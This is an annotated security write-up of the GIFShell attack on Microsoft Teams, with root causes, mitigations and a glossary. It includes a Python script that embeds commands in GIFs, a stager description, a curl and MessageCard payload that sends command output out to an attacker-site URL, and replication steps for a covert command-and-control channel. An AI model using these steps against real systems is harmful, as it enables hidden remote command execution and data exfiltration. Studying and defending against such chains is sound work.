Line by line: import base64 loads Python's built-in module for base64 encoding. token = "" creates an empty variable named token. def gif_embedder(): defines a function, a named block of code that runs when called. my_str = "" sets an empty string. my_str_as_bytes = str.encode("whoami;" + my_str) turns the text whoami; into bytes; whoami is a standard command that prints the current username. with open("giphy2.gif", "rb") as f: opens a GIF file in read-binary mode. original = (f.read()) reads the whole file into memory. test = '' sets an unused empty string. original2 = original + my_str_as_bytes appends the command bytes to the end of the GIF. base64_gif_encoded = base64.b64encode(original2) encodes the combined bytes as base64 text. base64_gif_encoded = base64_gif_encoded.decode() turns the base64 bytes into a normal string. print (base64_gif_encoded) prints it. gif_embedder() calls the function.
The script reads a GIF, appends the bytes of whoami;, base64-encodes the result and prints it.
Downloading and parsing the byte content of that GIF shows the command whoami embedded within it.
Exploitation
The chain has two halves. The stager runs on the victim and turns incoming GIFs into executed commands. The Python script runs on the attacker and turns commands into GIFs and output back into readable text.
Step 1: Deliver and run the stager
A stager is delivered to the victim and executed. The researcher uses the GIFShell PowerShell stager, which appears in the bottom left of the POC video, but the stager can be any type and written in any language. PowerShell is Windows' built-in scripting language. POC means proof of concept, a demonstration that the idea works. Delivery via Teams is described in the separate attachment-spoofing post.
The stager works as follows:
- It repeatedly scans the Teams log files for incoming base64-encoded GIFs.
- When a base64-encoded GIF arrives in Teams and appears in the logs, the stager decodes the GIF's byte content and executes the attacker's embedded commands as system commands on the victim's machine.
- It base64-encodes the command output and appends it to the attacker's URL in the form
http://<attacker-public-ip>/<base64-encoded-command-output>.gif. - It creates a Teams Card containing that GIF URL. In the POC the GIF is disguised inside a Microsoft Teams Survey Card. A Teams Card is a simple JSON object.
- It sends the card to the attacker's public Teams webhook as the JSON body of a POST request. POST is the HTTP method used to send data to a server, as opposed to GET, which asks for data.
Step 2: Send commands from the attacker side
The attacker runs the GIFShell Python script, visible in the top left of the POC video. It works as follows:
- It prompts the attacker for the desired commands.
- It injects those commands as bytes into a GIF of the attacker's choosing, so the GIF still looks legitimate and renders in Teams, while the stager parses the extra bytes and executes them.
- It sends the GIFs in a Teams chat to the victim as inline base64-encoded GIFs.
- It listens for HTTP lookups on the specified port and decodes the base64-encoded name of the GIF that Microsoft tries to fetch from the card sent by the victim. The decoded content is the command output from the victim's machine. A port is a numbered channel on a computer that a program listens on for network connections.
In the POC video, the bottom right shows the malicious GIFs arriving at the victim, the top right shows the Teams Card with the embedded GIF URL arriving at the attacker's webhook, and the OOB lookup of that URL then delivers the command output to the Python listener.
Teams does not even need to be open, and the victim does not need to open the chat containing the GIFs. A second video shows the same POC with Teams running as a background app, appearing closed to the user in Task Manager.
Step 3: Send a message to an individual
Sending a Teams message to an individual is a POST request with a JSON body. The researcher notes there are no CSRF protections and no rate limiting, so the sending can be automated with the Python requests module, bypassing restrictions that the Microsoft Graph API, the intended programmatic interface, would impose. CSRF stands for cross-site request forgery, a class of attack where a malicious page makes a logged-in user's browser send a request the user did not intend; a CSRF protection is a check, such as a secret token, that blocks requests not coming from the real app. Rate limiting means refusing requests once too many arrive in a short time. An API is a defined interface that programs use to talk to a service; Microsoft Graph is Microsoft's official API for Teams and other Microsoft services. The captured request looks like this:
Line by line: POST is the method, meaning "send this data". /v1/users/ME/conversations/19%3A307c579d-44ea-496c-981e-df92ebfdf9ab_9e02156d-981c-4a84-b2bf-0c5cc1382b8c%40unq.gbl.spaces/messages is the path of the conversation's message list; ME means the logged-in user, and the long identifier names the specific chat. HTTP/2 is the version of the protocol. Host: amer.ng.msg.teams.microsoft.com names the server. Content-Length: 217 says how many bytes the body has. The Sec-Ch-Ua, User-Agent and Sec-Ch-Ua-Platform headers describe the browser and operating system, so the server can tailor its response. X-Ms-Session-Id, X-Ms-Scenario-Id, X-Ms-Client-Env, X-Ms-Client-Type, X-Ms-Client-Version and X-Ms-User-Type are Microsoft's own tracking headers. Behavioroverride: redirectAs404 is a custom header. Clientinfo packs details such as OS, language, device type and timezone into one line. Content-Type: application/json says the body is JSON. Accept: json says the client wants JSON back. Authentication: skypetoken=<redacted> carries the session token that proves the sender is logged in. Origin, Referer, Sec-Fetch-Site, Sec-Fetch-Mode and Sec-Fetch-Dest tell the server where the request came from and what kind of request it is. Accept-Encoding and Accept-Language say which compression and language the client accepts. The body is a JSON object: content holds the message text as HTML, messagetype says it is rich text, contenttype says text, amsreferences is an empty list, clientmessageid is a unique id for the message, imdisplayname is the sender's display name, and properties holds importance and subject.
The request carries the attacker's skypetoken in the Authentication header and puts the message body in the JSON content field as RichText/Html. Because the endpoint accepts this directly, an attacker can script message delivery without going through Graph API controls.
Step 4: Exfiltrate through a webhook
Sending to a public webhook is also a POST with a JSON body, but it requires no authentication and has no CSRF or rate limiting protections. That makes it a simple exfiltration channel: the victim's stager builds a card whose image URL contains the base64-encoded command output, and the webhook receives it.
gifendpoint = http://<attacker-site>/<base64-encoded-command-output>.gifjson_payload = "{`n `"@type`": `"MessageCard`",`n `"@context`": `"https://schema.org/extensions`",`n `"summary`": `"2 new Yammer posts`",`n `"themeColor`": `"0078D7`",`n `"sections`": [`n {`n `"activityImage`":`""+ gifendpoint + "`",`n `"activityTitle`": `"Chase Miller`",`n `"activitySubtitle`": `"2 hours ago - 3 comments`",`n `"facts`": [`n {`n `"name`": `"Keywords:`",`n `"value`": `"Surface`"`n },`n {`n `"name`": `"Group:`",`n `"value`": `"Helpdesk Support`"`n }`n ],`n `"text`": `"Can You Solve the Math Problem That Is Baffling the Internet? More than 530,000 people were commenting on one single Facebook picture. Are you smart enough to figure it out?`",`n `"potentialAction`": [`n {`n `"@type`": `"OpenUri`",`n `"name`": `"View conversation`"`n }`n ]`n }`n `n ]`n}"curl -H 'Content-Type: application/json' -d json_payload <YOUR WEBHOOK URL>
Line by line: gifendpoint = http://<attacker-site>/<base64-encoded-command-output>.gif builds the URL the card will point at, with the stolen output in the filename. json_payload = "{...}" builds the card as a JSON string; the backtick-n sequences are newlines. @type is MessageCard, the card format. @context points at the schema that defines the format. summary is a short description. themeColor sets the card colour. sections is a list of card sections; the single section has activityImage set to the attacker's GIF URL, activityTitle and activitySubtitle as decoy text, a facts list with two name/value pairs, a text field with a decoy question, and a potentialAction list with an OpenUri button labelled "View conversation". curl -H 'Content-Type: application/json' -d json_payload <YOUR WEBHOOK URL> sends the payload to the webhook: -H sets the content type header, -d sends the data, and the last argument is the webhook address.
The payload is a MessageCard whose activityImage points at the attacker's GIF endpoint, with the base64 command output in the filename. The card is posted to the webhook with curl.
Step 5: Replication details
- Open the Python script and replace the
tokenvariable with theskypetoken_asmcookie value from the authenticated browser session running Teams as the attacker.
- Open Teams as the attacker, create a new chat with the victim, inspect the network traffic and extract the conversation URL. It should look like
https://amer.ng.msg.teams.microsoft.com/v1/users/ME/conversations/<unique-identifier>@unq.gbl.spaces/messages.
- Replace the
burp_urlvariable in the Python script with the URL from step 2. Burp is a common tool for inspecting and editing web traffic. - Open the Teams chat associated with the attacker's webhook in the authenticated session.
- Run the Python script; it prompts for the commands to run on the victim.
- In the PowerShell stager, change the
$originalendpointand$gifendpointvariables to the attacker's public IP address. - In the stager, change the
$responsevariable to the attacker's publicly available webhook. - Run the stager on the victim's machine.
- Enter the desired commands at the Python prompt.
- While the commands execute, keep Teams open to the chat associated with the public webhook.
Root cause
The chain exists because of seven design decisions, each defensible in isolation:
- New Microsoft tenants allow all external senders to message users by default. Many admins are likely unaware that external Teams collaboration is enabled.
- Teams messages are stored in plain text in the low-privileged user's directory, so a staged payload can scan for new content appended to the logs.
- Reading those log files needs no administrator or elevated privileges, so the stager can run as the user.
- Teams renders GIFs in cards on the user's behalf, producing OOB HTTP and DNS requests from Microsoft infrastructure to attacker-chosen URLs. DNS is the system that turns names like
example.cominto IP addresses. - Base64-encoded GIFs in messages are not scanned for malicious content or for bytes outside the GIF header and image data.
- Sending a message to an individual has no CSRF or rate limiting protections, so it can be automated outside Graph API restrictions.
- Sending to a public webhook needs no authentication and has no CSRF or rate limiting protections, so it works as an exfiltration channel.
The researcher frames this as a case of "assumed risk": a series of low-impact decisions and defaults that, chained, become a far higher-risk exploit than the designers imagined. The traffic goes to Microsoft's own trusted infrastructure, which EDR and network monitoring treat as legitimate.
Impact
An attacker who can deliver and run the stager can execute commands on the victim's machine and receive the output, with no direct communication between attacker and victim. All traffic is piped through malicious GIFs in Teams messages and OOB lookups by Microsoft servers. The researcher notes this C2 infrastructure can be used by sophisticated threat actors to avoid detection by EDR and other network monitoring tools. C2 stands for command and control, the channel an attacker uses to send orders to a compromised machine and receive results. In secure environments where Teams is one of a handful of allowed, trusted hosts and programs, the chain can be particularly devastating.
The chain requires the stager to be delivered and executed first, which the separate attachment-spoofing and permission-enforcement research covers. Teams does not need to be in the foreground, and the victim does not need to open the chat containing the GIFs.
Fix
No fix was shipped: the reports did not meet Microsoft's bar for servicing, and the issues remained unpatched in the most recent version at the time of writing. The researcher suggests three mitigations for vendors and defenders:
- Turn off the default external access settings in the Teams Admin Center. If the company needs to communicate with external contacts, use Teams guest access instead.
- Monitor for unusual access to the Teams log files at
$HOME\AppData\Roaming\Microsoft\Teams\IndexedDB\https_teams.microsoft.com_0.indexeddb.leveldb\*.log. - Monitor for unusual requests to the Teams GIF lookup server, particularly long GIF filenames that may contain exfiltrated data:
https://urlp.asm.skype.com/v1/url/content?url=<attacker-public-ip>/<exfiltrated-data>.gif
Variants to test
- Check whether a tenant allows external senders by default. A positive result is that an account outside the tenant can message an internal user without an admin changing anything.
- Inspect the Teams log directory on a test machine after receiving a message. A positive result is readable plain-text message content in
*.logfiles under the user's profile without elevation. - Send a card whose image URL points at a listener you control. A positive result is an HTTP request arriving from Microsoft infrastructure rather than from the victim's IP.
- Append bytes to a valid GIF, base64-encode it and send it inline. A positive result is that the GIF still renders and the appended bytes survive in the delivered content.
- Script a message send to an individual with the conversation URL and session token. A positive result is delivery without Graph API involvement and without rate limiting.
- Post a MessageCard with an
activityImageURL to a webhook without authentication. A positive result is that the card is accepted and the image URL is fetched. - Run the same tests against other collaboration clients. The researcher found the behaviour was not present in Teams competitors, so a positive result elsewhere would indicate a similar rendering or logging design flaw.
Glossary
- API: a defined interface that programs use to talk to a service, like a menu of allowed requests.
- Base64: a way of writing binary data as plain letters and digits so it can travel inside text.
- Byte: one unit of data, roughly one character.
- C2 (command and control): the channel an attacker uses to send orders to a compromised machine and receive results.
- Cookie: a small piece of data a website stores in your browser to remember that you are logged in.
- CSRF (cross-site request forgery): an attack where a malicious page makes a logged-in user's browser send a request the user did not intend; a CSRF protection is a check that blocks such requests.
- curl: a command-line tool for sending HTTP requests.
- DNS: the system that turns names like
example.cominto IP addresses. - EDR (endpoint detection and response): software that watches a computer for suspicious behaviour.
- Exfiltration: secretly moving data out of a network.
- GIF: an image file format, often used for short animations.
- Graph API: Microsoft's official API for Teams and other Microsoft services.
- Header: a line in an HTTP request or response that carries metadata, such as the content type or the sender's identity.
- HTTP: the protocol browsers and apps use to request web pages and files.
- IP address: the numeric address of a computer on the internet.
- JSON: a text format for structured data, made of names and values in curly braces.
- Log file: a running record of events that a program keeps on disk.
- Low-privileged: an ordinary user account without administrator rights.
- OOB (out-of-band) lookup: a request made from a different path than the user's own machine, here from Microsoft's infrastructure.
- POC (proof of concept): a demonstration that an idea works.
- Port: a numbered channel on a computer that a program listens on for network connections.
- POST: the HTTP method used to send data to a server.
- PowerShell: Windows' built-in scripting language.
- Rate limiting: refusing requests once too many arrive in a short time.
- Reverse shell: a setup where the victim's machine connects back to the attacker and lets the attacker run commands on it.
- Stager: a small first-stage program whose job is to set things up and wait for instructions.
- Tenant: an organisation's own private space inside a cloud service, with its own users and settings.
- Token: a credential, often a long string, that proves who you are.
- Webhook: a URL that accepts messages from other programs and posts them into a chat channel.



